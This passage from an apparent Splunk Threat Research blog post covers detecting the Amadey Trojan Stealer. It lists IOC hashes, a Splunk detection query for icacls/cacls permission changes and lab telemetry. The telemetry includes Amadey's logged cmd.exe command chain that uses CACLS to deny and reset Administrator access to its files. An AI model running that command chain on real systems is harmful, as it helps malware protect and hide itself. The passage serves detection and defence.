Additionally, it's worth highlighting the critical role of its .dll plugins in data exfiltration. The "clip64.dll" and "cred64.dll" plugins serve as crucial tools in collecting sensitive data from compromised hosts, further underlining the multifaceted nature of this threat.

In the subsequent section, we provide the IOCs related to Amadey, followed by the curated detections from Splunk. This further equips security analysts to detect and combat this ever-persistent threat.

IOC

Hashes	Description

617f4082c320c24f27f69d146aae6973a3cb818860ab196cf2800ff16518c2bc	Amadey
89d30f7ba7b2af7f519d2fe066700fae723643e25b1859f32c60618956651710	Amadey
3d5d48ea2b6f76af583e541602950d89b8d96a13654469df3bc58dcddf879e9d	cred64.dll
015d60486e75035f83ea454e87afb38d11ec39643c33b07f61a40343078ee4f5	clip64.dll

Detections


The Splunk Threat Research Team has curated relevant detections and tagged them to the Amadey Trojan Stealer Analytic Story to help security analysts detect adversaries leveraging the Amadey malware.

This release used and considered the relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security Event ID 4663, Sysmon, or any Common Information Model compliant EDR technology
- Windows Security Event Log
- Windows System Event Log
- Windows PowerShell Script Block Logging

As an example, the analytic **Windows Files and Dirs Access Rights Modification Via Icacls** identifies a potential adversary that changes the security permission of a specific file or directory.

```
| tstats `security_content_summariesonly` min(_time) as firstTime max(_time) as
lastTime from datamodel=Endpoint.Processes
  where Processes.process_name IN( "icacls.exe", "cacls.exe","xcacls.exe")
  AND Processes.process IN ("*:R*", "*:W*", "*:F*", "*:C*",, "*:N*","*/P*", "*/E*")
by Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process Processes.process_guid Processes.dest Processes.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



<table>
<tr><th>parent_process_name</th><th>parent_process</th><th>process_name</th><th>process</th><th>process_guid</th><th>dest</th></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:N"</td><td>{03799797-0151-6477-1001-00000000EF02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:N"</td><td>{03799797-207D-6476-7901-00000000EE02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:N"</td><td>{03799797-244D-6476-2F02-00000000EE02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:N"</td><td>{03799797-42ED-6477-DA00-00000000F002}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:N"</td><td>{03799797-FE46-6476-9700-00000000EF02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:R" /E</td><td>{03799797-0151-6477-1101-00000000EF02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:R" /E</td><td>{03799797-207E-6476-7A01-00000000EE02}</td><td>ar-win-2.attackrange.local</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "metado.exe" /P "Administrator:N"&&CACLS "metado.exe" /P "Administrator:R" /E&&echo Y|CACLS "..\a9e2a16078" /P "Administrator:N"&&CACLS "..\a9e2a16078" /P "Administrator:R" /E&&Exit</td><td>cacls.exe</td><td>CACLS "..\a9e2a16078" /P "Administrator:R" /E</td><td>{03799797-244D-6476-3002-00000000EE02}</td><td>ar-win-2.attackrange.local</td></tr>
</table>

Figure 12: File and Directory Permission Modification

The **Registry Keys Used For Persistence** analytic was updated to detect the registry modification of Amadey to “User Shell Folders” for its persistence mechanism.




Figure 13: Persistence

Overall, the Amadey Trojan Stealer analytic story introduces 11 detections across MITRE ATT&CK techniques.

Playbooks

Non-hunting detections associated with this analytic story create entries in the Splunk Enterprise Security risk index by default and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. Additionally, the Automated Enrichment playbook pack also works well with the output of any of these analytics.

Playbook	Description
Automated Enrichment	Moves the event status to open and then launches the Dispatch playbooks for Reputation Analysis, Attribute Lookup, and Related Tickets.

Identifier Reputation Analysis Dispatch	Detects available indicators and routes them to indicator reputation analysis playbooks. The output of the analysis will update any artifacts, tasks, and indicator tags.
Attribute Lookup Dispatch	Detects available entities and routes them to attribute lookup playbooks. The output of the playbooks will create new artifacts for any technologies that return information.
Related Ticket Search Dispatch	Detects available indicators and routes them to dispatch related ticket search playbooks. The output of the analysis will update any artifacts, tasks, and indicator tags.

Why Should You Care?

This blog enables security analysts, blue teamers and Splunk customers to identify Amadey Trojan Stealer malware by helping the community discover Amadey tactics, techniques and procedures that are being used by several threat actors and adversaries. By understanding its behaviors, we were able to generate telemetry and datasets to develop and test Splunk detections designed to defend and respond against this threat.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team for their contributions: Michael Haag, Mauricio Velazco, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, and Patrick Bareiss.